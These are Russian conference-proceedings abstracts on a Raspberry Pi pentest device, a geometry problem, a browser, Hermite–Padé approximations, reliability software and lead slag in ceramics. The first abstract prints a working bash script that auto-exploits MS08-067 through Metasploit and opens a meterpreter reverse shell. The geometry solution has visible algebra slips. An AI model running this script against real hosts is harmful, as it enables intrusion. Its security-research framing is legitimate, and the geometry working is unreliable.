I. Впервые миникомпьютер Raspberry Pi был представлен в 2011 году. В начале 2016 года выпущена последняя на сегодняшний день модель Raspberry Pi 3, которая отличается от предыдущих версий наличием 64-битного процессора, WIFI- и Bluetooth-адаптеров. Бюджетный (стоимость платы составляет порядка \$35) компьютер набирает популярность среди разработчиков в мире и имеет мощную программно-аппаратную поддержку как на официальном, так и стороннем ресурсе. Далее перечислены некоторые преимущества Raspberry Pi 3 Model B.

- маленькие размеры платы, обладающей, при этом внушительными характеристиками, достаточными для многих задач:

- о процессор с 4 ядрами, 1 Gb ОЗУ, встраиваемая память (MicroSD), адаптеры беспроводной сети, разъемы для комплектации дополнительными устройствами (USB, GPIO, HDMI, др.) и т.п.

- возможность создания или приобретения плат расширения, предоставляющих новые пути разработчикам:

- платы с более мощными видео- и звукоадаптерами; поддержкой видеокамер и других периферийных устройств; платы с блоками питания, обеспечивающими портативность устройства; платы расширения типа Arduino, обеспечивающие широкие возможности конструирования и робототехники.

- доступность различных, в том числе «облегченных», операционных систем, загружаемых с ISO-образа, делает устройство незаменимым в обучающих, исследовательских, экспериментальных целях.

- являясь полноценным компьютером с поддержкой многих популярных операционных систем, Raspberry Pi позволяет создавать разноплановое программное обеспечение.

Подробнее остановимся на широких возможностях для увеличения производительности, функционала и области применения устройств на основе Raspberry Pi. Как уже отмечалось, данный миникомпьютер можно дополнительно комплектовать всевозможными платами расширения. Посредством подобных плат аппарат можно оснастить необходимыми разъемами, модулями, устройствами, в том числе локальными источниками питания, что обеспечивает портативность устройства.

Наряду с тем, что в устройство можно монтировать собственные печатные платы с микросхемами и получать технические средства для конкретных задач, отметим богатый выбор источников, где предлагаются различные готовые платы расширения, а также инструкции и рекомендации по их созданию. Многие из них подходят для использования и с микрокомпьютерами помимо Raspberry Pi, например, Orange.

Также отметим другую возможность подключения к плате Raspberry различных внешних устройств – интерфейс GPIO. К этому разъему можно подключать разнообразные устройства: батарею питания, дисплей или плату с устройствами и добавочным разъемом GPIO, получая тем самым дополнительные варианты комплектации компьютера. При этом есть широкие возможности создания программ управления устройствами, подключенными к этому разъему.

Описанные аппаратные расширения вкупе с разнообразным доступным инструментарием для программирования предоставляют разработчикам многочисленные способы применения компьютера, обширные возможности моделирования, проектирования, конструирования, робототехники.

II. Указанные особенности Raspberry Pi 3 В способствовали тому, что было выработано обоснованное решение разработать устройство тестирования безопасности на базе этого компьютера. А именно, названные характеристики обуславливают создание аппарата для применения именно в целях обеспечения информационной безопасности, подразумевающей исследовательскую экспериментальную деятельность, порой с непредсказуемым исходом (анализ и обезвреживание вредоносных программ, настройка и тестирование межсетевых экранов и т. п.).

- Для выполнения поставленной задачи подобраны необходимые аппаратные части и устройства.

- Протестированы варианты и сборки необходимого системного ПО, драйверов и прочих интерфейсных программ для обеспечения достаточной гибкости, скорости проектируемого аппарата.

- Ввиду целевого назначения в качестве операционной системы был выбран дистрибутив Kali Linux. В связи с чем изучены инструментарий и программное обеспечение:

- операционные системы на базе ядра Linux,
- богатое программное обеспечение в составе Kali Linux,
- командная оболочка и скриптовый язык bash.

- Выработаны некоторые практические рекомендации по эффективному использованию данного компьютера в целях обеспечения безопасности.

- Исследованы узкие практические вопросы сборки, настройки и совместного использования инструментария разработки, а также обоснован его выбор.
- Выполнен загрузочный дистрибутив для пользователей на основе скриптового запуска, позволяющий автоматизировать такие процессы, как
 - ✓ настройка пользовательского окружения, включая подходящее разрешение дисплея,
 - ✓ установка системного программного обеспечения с параметрами, обеспечивающими максимальное быстрое действие,
 - ✓ установка специального программного инструментария, включая указанные ниже разработки автора.
- Разработаны bash-скрипты для управления такими утилитами сетевой безопасности, как, например, nmap, с помощью которой можно провести сканирование целевого хоста. Ряд подобных полезных скриптов приведен в книге [1]. Однако, с момента выхода книги в Kali Linux очень многое изменилось (часть скриптов переделаны, некоторые устаревшие утилиты заменены новыми). Например, скрипт test_n_xploit.sh, автоматизирующий использование уязвимости MS08-067, абсолютно неработоспособен. В данной работе этот сценарий полностью переписан для последней версии Kali Linux. На рисунке 1 представлен полный текст данного скрипта.

```
#!/bin/bash

ARGS=3
E_BADARGS=65

if [ $# -ne "$ARGS" ]
then
    echo "Usage: `basename $0` <RHOST> <LHOST> <LPORT>"
    exit $E_BADARGS
fi

SUCCESS=0
word="State: VULNERABLE"
filename=tmp_output.txt

rhost=$1
lhost=$2
lport=$3

nmap --script smb-vuln-ms08-067.nse -p 445 $rhost --script-args=unsafe=1 -oN "${filename}"
grep -q "${word}" "${filename}"
if [ $? -eq $SUCCESS ]
then
    echo "$rhost appears to be vulnerable, exploiting with Metasploit..."
    msfconsole -x "use exploit/windows/smb/ms08_067_netapi; set RHOST $rhost; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST $lhost; run"
else
    echo "$rhost doesn't appear to be vulnerable, exiting..."
fi
rm "${filename}"
exit 0
```

Рисунок 1 - Работающий код скрипта test_n_xploit.sh

III. В определенных сферах деятельности и производства задача защиты информации является приоритетной. Удобное современное мобильное легко модернизируемое программно-техническое средство, представленное в работе, оснащено необходимым инструментарием и оптимально для непосредственного проведения работ по мониторингу, тестированию и выявлению угроз безопасности сетей.

На данный момент перед авторами стоят задачи:

- Разработка и тестирование оптимального пакета сервисных программ для эффективной организации практической работы по обеспечению безопасности в компьютерных сетях. Это программы для тестирования безопасности, расширяющие и существенно облегчающие использование штатного инструментария дистрибутива Kali Linux и других источников: утилиты обеспечения безопасности, графический интерфейс некоторых утилит, обладающих большим набором функциональных возможностей и команд с подкомандами, управляющие скрипты для эффективной организации комплекса работ по тестированию и мониторингу безопасности на различных уровнях модели OSI.

- Разработка и обоснование политики использования устройства с подготовленным дистрибутивом и программным обеспечением. Это тестирование и выработка эффективной конфигурации аппарата и соответствующего загрузочного дистрибутива; состав программ, их полнота и целесообразность с учетом специфики и характеристик Raspberry Pi 3 B, практические рекомендации по использованию.

Разработки в данном направлении позволят создать опытный экземпляр гибкого, бюджетного и эффективного устройства для тестирования безопасности, а также различных обучающих и экспериментальных целей.

Библиографический список:

1. Hutchens J. Kali Linux Network Scanning Cookbook. Packt Publishing, 2014. 452 p.

ОБ ОДНОМ СВОЙСТВЕ ПЕРПЕНДИКУЛЯРНЫХ МЕДИАН В ТРЕУГОЛЬНИКЕ

Сенатрев Р.А., Лавриненко Л.П.

Гомельский государственный областной лицей, г. Гомель, Беларусь

Некоторые геометрические задачи сводятся к использованию свойств замечательных точек и линий, особенно, свойств точек пересечения медиан и биссектрис. Известна [1] теорема о том, что если две медианы треугольника, проведенные к сторонам a и c , взаимно перпендикулярны, то стороны a , b , c треугольника связаны соотношением $a^2 + c^2 = 5b^2$.

Знание таких свойств значительно ускоряет решение многих геометрических задач, более того, позволяет ученику самостоятельно устанавливать новые свойства треугольника.

Автором сформулирована следующая задача на использование теоремы о перпендикулярных медианах в треугольнике, к которой предложено авторское решение.

Задача «Геометрическая улиточка». Дан произвольный треугольник с острым углом при вершине A . Из данного угла провели биссектрису AK к стороне BC . Из точки K проведена медиана к стороне AC , а из вершины C – медиана к стороне AK . Требуется найти расстояние OT , если известно, что $AC = a$, $CK = b$, $\angle BAC = 45^\circ$, O – центр квадрата построенного на стороне AB , медианы CQ и TK перпендикулярны (рисунок 1).




Рисунок 1 – Задача «Геометрическая улиточка»

Решение. Так как CQ и KT перпендикулярны, то по теореме о перпендикулярных медианах это выполняется только при

$$AK^2 + AC^2 = 5 CK^2.$$

Из этого следует, что

$$AK^2 = 5b^2 - a^2.$$

Известно, что биссектриса в квадрате равна разности произведения сторон и произведения отрезков, полученных делением биссектрисы. Значит

$$AK^2 = AB \cdot AC - BK \cdot KC.$$

Биссектриса треугольника делит сторону на отрезки, пропорциональные прилежащим сторонам и это значит, что

$$BK / CK = AB / AC.$$

Выразим BK :

$$BK = AB \cdot CK / AC,$$

тогда

$$AK^2 = AB \cdot AC - AB \cdot CK^2 / AC.$$

Подставляя значения AC и CK получим:

$$5b^2 - A^2 = AB \cdot A - AB \cdot b^2 / a.$$

Отсюда

$$AB = (5b^2 - a^2)(a^2 - b^2).$$

Так как KT – медиана, то

$$AT = AC / 2 = a / 2,$$

$$OA = AB \cdot \frac{\sqrt{2}}{2} = (5b^2 - a^2)(a^2 - b^2) \cdot \frac{\sqrt{2}}{2}.$$

Так как $\angle OAB = 45^\circ$ и $\angle BAC = 45^\circ$, то $\triangle OAT$ – прямоугольный.
Значит,

$$OT = \sqrt{OA^2 + AT^2} = \frac{1}{2} \sqrt{2(5b^2 - a^2)^2(a^2 - b^2)^2 + a^2}.$$

Рассмотренная задача может быть использована в качестве олимпиадной, а также при углубленном изучении математики, подготовке к решению олимпиадных задач и к выпускным экзаменам.

Библиографический список:

1. Гордин, Р.К. Математика. Задача С4. Геометрия. Планиметрия / Р. К. Гордин и др., М. МЦНМО, 2013. – 176с.

РАЗРАБОТКА ПРОГРАММНОГО СОЗДАНИЯ ВЕБ-БРАУЗЕРА ДЛЯ WINDOWS 10

Серापин И.С., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

Появление Интернета производит революционные изменения в таких областях, как образование, компьютерный тренинг, во многих сферах профессиональной деятельности человека, науки и т.д. В настоящее время большое количество людей пользуются Интернетом. В глобальной сети можно найти огромное количество полезной информации, мультимедийных файлов и т.д.. Существуют массовые социальные сети («В контакте», «Я тут», «В сети», «Одноклассники») всевозможные форумы и чаты. Для работы с этим гигантским информационным пространством предусмотрены специальные прикладные программы – web-браузеры.

Объектом изучения данного проекта является web-браузеры. Браузеры постоянно развивались со времени зарождения «Всемирной паутины» и с её ростом становились всё более востребованными программами. Ныне браузер – комплексное приложение для обработки и вывода разных составляющих web-страницы и для организации интерфейса между web-сайтом и его посетителем. Практически все популярные браузеры распространяются бесплатно или «в комплекте» с другими приложениями.

Предметом данной работы является разработка «Web-браузера» – программного средства для просмотра web-сайтов, их обработки, вывода и перехода от одной страницы к другой. Установить браузер на свой компьютер не составит труда даже не очень опытному пользователю [1]. Внем есть всё, что может потребоваться: удобный интерфейс, ускоренный поиск, полезные дополнения, позволяющие быстро получать нужную информацию и работать с закладками, а также многое другое, которое в доступной форме позволяет пользователю окунуться в мир глобальной сети интернет.

Окно браузера отличается от других браузеров достаточной степенью лаконичности. Написав адрес сайта в адресной строке вам загрузиться нужный сайт (рисунок 1).

В браузере реализованы кнопки управления (Меню настроек, Меню избранного). В меню настроек, (рисунок 2), находится полноэкранный режим отображения браузера (Go full screen F11), очистка кэша (Clear cache), очистка избранного (Clear favorites).

Меню избранного, (рисунок 3), включает в себя список добавленных сайтов и кнопку добавить в избранное (add favorite).



Рисунок 1 – Пример открытой страницы




Рисунок 2 – Меню настроек




Рисунок 3 – Меню избранное

Таким образом, предлагаемое программное средство для работы с web-сайтами готово к использованию.

Библиографический список:

1. Бибо Б. jQuery. Подробное руководство по продвинутому JavaScript. Изд-во «Символ-Плюс», 2009. – 624с.

АСИМПТОТИКА АППРОКСИМАЦИЙ ЭРМИТА–ПАДЕ ВТОРОГО РОДА ДЛЯ ЭКСПОНЕНЦИАЛЬНЫХ ФУНКЦИЙ

Сидорцов М.В., Старовойтов А.П.

Оренбургский институт путей сообщения – филиал СамГУПС

Пусть

$$\lambda_j = e^{i \frac{2\pi(j-1)}{k}}, \quad j=1,2,\dots,k,$$

$$\varphi(\xi) = -\xi(\xi - \lambda_1)(\xi - \lambda_2)\dots(\xi - \lambda_k) = \xi(1 - \xi^k),$$

а x_j – нули φ' , т.е.

$$x_j = \sqrt[k]{\frac{1}{k+1}} e^{i \frac{2\pi(j-1)}{k}}, \quad j=1,2,\dots,k,$$

где i – мнимая единица. Рассмотрим однозначную вещественнозначную функцию $S(\xi) = \ln \varphi(\xi)$, $\xi \in (0;1)$,

считая, что выбрана та ветвь, для которой $\ln e^{-1} = -1$. По определению полагаем, что $S(0) = S(1) = -\infty$.

Справедливы равенства

$$S(x_1) = \ln \frac{k}{\sqrt[k]{(k+1)^{k+1}}}, S'(\xi) = \frac{\varphi'(\xi)}{\varphi(\xi)}, S''(\xi) = \frac{\varphi''(\xi)\varphi(\xi) - [\varphi'(\xi)]^2}{\varphi^2(\xi)},$$

Из которых следует, что

$$S'(x_1) = 0, S''(x_1) = -(k+1)^{(k+2)/k}.$$

Далее считаем, что $n=m_1=m_2=\dots=m_k$, $\lambda_j = e^{i \frac{2\pi(j-1)}{k}}, \quad j=1,2,\dots,k$ [1].
Справедливы следующие теоремы.

$$P_{kn}^j(z) \rightarrow \exp \left\{ \left(\lambda_j - \frac{1}{k+1} \sum_{i=1}^k \lambda_i \right) z \right\}, \quad j=1,2,\dots,k.$$

Теорема 1. При $n \rightarrow \infty$ равномерно на любом из S

Теорема 2. Для любого фиксированного $j=1,2,\dots,k$ при $n \rightarrow \infty$

$$P_{kn}^j(z) = (-1)^n \lambda_j^{n+1} \frac{z^{kn+n+1}}{(kn+n)!} e^{\lambda_j z(1-x_1)} \sqrt{-\frac{2\pi}{nS''(x_1)}} e^{nS(x_1)} (1+O(1))$$

Теорема 3. Для любого фиксированного $j=1,2,\dots,k$ при $n \rightarrow \infty$

$$e^{\lambda_j z} - \pi_{kn,kn}^j(z; e^{\lambda_j \xi}) = (-1)^n \lambda_j^{n+1} \frac{z^{kn+n+1}}{(kn+n)!} e^{\lambda_j z(1-x_1)} \sqrt{-\frac{2\pi}{nS''(x_1)}} e^{nS(x_1)} e^{\frac{\sum_{i=1}^k \lambda_i}{k+1} z} (1+O(1))$$

Следствие 1. Если $k=1$, то при $n \rightarrow \infty$ $P_n(z) \rightarrow e^{z/2}$.

В случае, когда $k \geq 2$, при $n \rightarrow \infty$ $P_{kn}^j(z) \rightarrow e^{\lambda_j z}$, $j=1,2,\dots,k$.

Для доказательства следствия 1 достаточно заметить, что при $k=1, \lambda_1=1$. Далее, если

предположить $k \geq 2$, то легко показать, что $\sum_{i=1}^k \lambda_i = 0$.

Следствие 2. Если $k=1$, то при $n \rightarrow \infty$

$$e^z - \pi_{n,n}(z; e^{\xi}) = (-1)^n \frac{z^{2n+1}}{(2n)!} e^z \sqrt{\frac{\pi}{4n}} \frac{1}{4^n} (1+O(1))$$

Данное асимптотическое равенство является частным случаем хорошо известного в теории аппроксимаций Паде равенства Д. Браесса: $n \rightarrow \infty$

$$e^z - \pi_{n,m}(z; e^\xi) = \frac{(-1)^m n! m! e^{2mz/(n+m)}}{(n+m)!(n+m+1)!} z^{n+m+1} (1 + O(1))$$

Следствие 3. При $k=2$, то $\lambda_1=1, \lambda_2=-1$ и при $n \rightarrow \infty$

$$e^z - \pi_{2n,2n}^1(z; e^\xi) = (-1)^n \frac{z^{3n+1}}{(3n)!} e^{(1-1/\sqrt{3})z} \sqrt{\frac{2\pi}{9n}} \left(\frac{2}{3\sqrt{3}} \right)^n (1 + O(1))$$

$$e^{-z} - \pi_{2n,2n}^2(z; e^{-\xi}) = -(-1)^n \frac{z^{3n+1}}{(3n)!} e^{-(1-1/\sqrt{3})z} \sqrt{\frac{2\pi}{9n}} \left(\frac{2}{3\sqrt{3}} \right)^n (1 + O(1))$$

Заметим, что утверждения следствия согласуются с результатами работ [1] – [3].

Таким образом, мы нашли асимптотику аппроксимаций Эрмита-Паде второго рода для экспоненциальных функций с комплексными множителями в показателях экспонент.

Библиографический список:

1. Старовойтов А.П. Асимптотика аппроксимаций Эрмита-Паде системы экспонент // Доклады Национальной академии наук Беларуси. – 2013. – Т. 57. – №2. – С. 5 – 10.
2. Старовойтов А.П. О свойствах аппроксимаций Эрмита-Паде для системы функций Миттаг-Леффлера // Доклады Национальной академии наук Беларуси. – 2013. – Т. 57. – №1. – С. 5 – 10.
3. Старовойтов А.П. Аппроксимации Эрмита-Паде для системы функций Миттаг-Леффлера // Проблемы физики, математики и техники. – 2013. – №1(14). – С. 81 – 87.

ПРОГРАММНЫЙ ИНСТРУМЕНТАРИЙ ПО МАТЕМАТИЧЕСКОМУ МОДЕЛИРОВАНИЮ ПАРАМЕТРОВ НАДЕЖНОСТИ И ЭЛЕКТРОПОТРЕБЛЕНИЯ

Слесаренко К.И., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

Теория надежности вводит в практику инженерного исследования количественные оценки, которые позволяют: устанавливать требования и нормативы надежности оборудования для установок и систем; сравнивать различные виды оборудования, установок и систем по их надежности; рассчитывать надежность установок по надежности их элементов; оптимизировать величину необходимого резерва и структуру технических объектов; выявлять наименее надежные элементы оборудования; оценивать сроки службы оборудования и установок.

Для обеспечения безопасной и эффективной работы в режимах эксплуатации и ремонта электрооборудования необходимо знать фактический уровень надежности электрооборудования с учетом воздействия реальных эксплуатационных факторов. Поэтому разработка методов и математических моделей количественной оценки показателей эксплуатационной надежности и эффективности работы электрооборудования является актуальной. С проблемой надежности электрооборудования и объектов электроснабжения связаны следующие практические задачи:

- прогнозирование надежности оборудования и установок;
- нормирование уровня надежности, испытания на надежность;
- расчет и анализ надежности;
- оптимизация технических решений по обеспечению надежности при создании и эксплуатации электротехнического оборудования, установок, систем;
- экономическая оценка надежности.

Существует ряд разработанных методов контроля и управления случайными процессами, основной целью которых является обеспечение экономичного обслуживания по состоянию. Следует особо отметить, что все эти математически строгие результаты доведены до алгоритмов, пригодных к практическому использованию.

Основными факторами, влияющими на эффективность функционирования системы ТО, являются показатели надежности объекта, а также время поиска и продолжительность пла-

новых и аварийно-восстановительных работ. Библиотека данных по результатам накопленных сведений и проводимых исследований включает результаты исследований применяемого и нового оборудования.

В качестве основных параметров математической модели функционирования оборудования можно использовать наработку на отказ и среднее время восстановления, что позволяет охарактеризовать безотказность и долговечность оборудования. Многочисленные исследователи указывают на актуальность определения устойчивых уровней наработки на отказ и повышения надежности электрооборудования, применения аналитических методов оценки надежности технических систем.

Предложенный в работе подход анализа надежности имеет определенное преимущество перед известными в литературе алгоритмами расчета, так как при сохранении строгости вычислений обладает несомненной простотой и наглядностью. Он позволяет при проектировании технических объектов заранее оценить достаточность предусмотренных объема и номенклатуры регламентных работ для получения оптимальной стратегии ТО. Имеется возможность оперативно исследовать влияние различных факторов, связанных с системой ТО, на показатели ее эффективности. В зависимости от информационной составляющей исследуемого объекта и возможности проведения статистических испытаний предложены различные модели определения параметров надежности для технического обслуживания.

Для математических расчетов используется dll библиотека написанная на языке C#. Для создания интерфейса приложения в виде web-сайта в окне браузера использовались язык гипертекстовой разметки HTML, прототипно-ориентированный сценарный язык JavaScript и Node.js, а так же формальный язык описания внешнего вида документа CSS [1,2].

Разработанный программный инструментарий по оптимизации технических решений связан с элементами обеспечения надежности при проектировании и эксплуатации электро-технического оборудования, установок, систем. Результаты исследования позволяют установить “узкие места” в обеспечении надежности, разработать мероприятия по повышению эффективности функционирования электрооборудования и прогнозировать показатели надежности электрооборудования в зависимости от условий эксплуатации [3].

На главной странице сайта отображены программы для расчета параметров надежности оборудования и для расчета параметров электрооборудования (рисунок 1).



Рисунок 1 –Главная страница приложения

После выбора программы расчета надежности состоится переход на страницу выбора типа параметра, например, безотказность. В работе имеется возможность применить следующие законы распределения на отказ: экспоненциальный, Вейбулла, Эрланга, закон Гаусса, Гамма-распределение и логнормальное распределение (рисунок 2).




Рисунок 2 – Выбор типа распределения

Результаты исследования позволят: прогнозировать показатели надежности электрооборудования в зависимости от условий эксплуатации; оценить степень опасности и установить “узкие места” электрических систем; разработать мероприятия по повышению эффективности функционирования электрооборудования.

Реализованный программный инструментальный позволяет при проектировании или эксплуатации технических объектов оценить достаточность предусмотренных объемов и номенклатуры регламентных работ.

Библиографический список:

1. Троелсен Э. Язык программирования C# 6.0 и платформа .NET 4.6. Библиотека программиста. Изд-во: Вильямс, 2016. – 1400с.
2. Хэррон Д. Разработка серверных веб-приложений на JavaScript. М.: ДМК Пресс, 2012 – С. 16–23.
3. Слесаренко К. И. программно-технологический инструментальный для расчёта параметров надёжности для предприятий железнодорожной отрасли // «Творчество молодых-2016»: сб. науч. работ студентов и аспирантов УО «ГГУ им. Ф. Скорины». Ч.1 – Гомель: ГГУ им. Ф. Скорины, 2016. – с. 311–314

К ВОПРОСУ ИСПОЛЬЗОВАНИЯ ОТХОДОВ СВИНЦОВОГО ПРОИЗВОДСТВА В ПРОИЗВОДСТВЕ СТРОИТЕЛЬНОЙ КЕРАМИКИ

*Спабекова Е.Ж., Жаксылык Е.М., Муздыбек М.Е., Кулмаханова А.Ш., Жакипбаев Б.Е.,
Кочеров Е.Н., Колесников А.С.*

Южно-Казахстанский государственный университет им. М.Ауэзова

Сегодня одну треть структуры экономики Республики Казахстан составляет производственные предприятия. Производство строительных материалов – является важным и стабильно развивающим экономическим сектором Казахстана. Он обеспечивает 8,6 % перерабатывающей промышленности. В этом секторе экономики производства цемента, готовых бетонов, бетонных изделий, пластических труб, керамических и теплоизоляционных материалов и др. являются наиболее развитыми отраслями. Одним из приоритетным направлением производства строительных материалов, является производства обожженных неметаллических минеральных продуктов: керамические плитки, кирпичи, черепицы, облицовки, изоляционные материалы и др.

Внутренний объем рынка строительных материалов составляет около 800 миллиардов тенге, а объем импорта 2 млрд. долларов США [1, с.74].

Для решения проблемы производства конкурентоспособных строительных керамических материалов, необходимо организация выпуска экономически выгодных, технический качественных, экологический рациональных и безопасных композиционных керамических материалов на основе местного минерального сырья и отходов производств.

Одним из основных компонентов сырьевой шихты производства строительных и керамических материалов является бентонитовые или монтмориллонитовые глины. Для проведения исследований были взяты бентонитовые глины Акжарского месторождения,

шлаки свинцового производства. Микроструктура и элементный состав Акжарских глин приведены на рисунке 1. Химический и гранулометрический составы Акжарских глин представлены в таблице 1 и 2.




Рисунок 1 - Микроструктура и элементный состав Акжарских глин

Таблица 1 - Химический состав глин Акжарского месторождения, %

SiO ₂	TiO ₂	Al ₂ O ₃	Fe ₂ O ₃	CaO	MgO	SO ₃	Na ₂ O	K ₂ O	H ₂ O	Гумус	п.п.п.
62,0	0,46	10,2	4,6	2,9	1,75	5,7	1,0	1,3	5,7	0,1	4,29


Экспериментальными исследованиями определены минералогические и гранулометрические особенности, химический и элементный составы образцов глин. Глины Акжарского месторождения в основном представлены опокой и бентонитом, а внешний вид темно-серый, ячеистыми пятнами. Предполагаемые запасы по категорий С1 около 3 млн.м³. Среднедисперсный, число пластичности 38,3 [2, с.166].

Таблица 2 - Гранулометрический состав глин Акжарского месторождения

Вид фракции, мм	>0,5	0,5-0,25	0,25-0,1	0,1-0,05	0,05-0,01	0,01-0,005	0,005-0,001	0,001<
%	0,2-5,25	0,04-0,64	0,31-5,68	0,32-6,92	2,64-47,68	4,3-26,5	13,6-34,0	9,0-60,2

В целях выявления пригодности отходов промышленности в производстве строительных керамических материалов, были исследованы пробы шлаков от свинцового производства АО «Южполиметалл».

Микроструктура и элементный состав шлака свинцового производства приведен на рисунке 2.



Элемент	Ca	Mn	Fe	Cu	Zn	Ba	Pb
Весовой, %	10,79	0,55	26,66	0,88	5,10	1,88	0,49

Рисунок 2 - Микроструктура и элементный состав свинцового шлака

Результаты проведенных исследований могут быть основой для получения композитных силикатных материалов на основе природного и техногенного минерального сырья. Представленные данные могут послужить в расширении минерально-сырьевой базы производства силикатных материалов и изделий с вовлечением отходов свинцового производства в качестве минерального сырья с их попутной утилизацией. Что будет способствовать к улучшению эколого-экономической и социальной ситуации в регионе.

Библиографический список:

1. Государственная Программа индустриально-инновационного развития Республики Казахстан на 2015-2019 годы. Астана, 2014. – 135 с.
2. Кулинич В.В., Антоненко А.А., Потеха А.В., Баякунова С.Я., Гойколова Т.В. Месторождения горно-рудного сырья Казахстана. Справочник. – Алматы: Министерство экологии и природных ресурсов РК, 2000. Т.3. – 233 с.

ИССЛЕДОВАНИЕ АЛГОРИТМОВ НЕСТРОГО ПОИСКА В ЗАДАЧАХ АНАЛИЗА ТЕКСТОВ

Тамазян А.Г.

Липецкий государственный технический университет

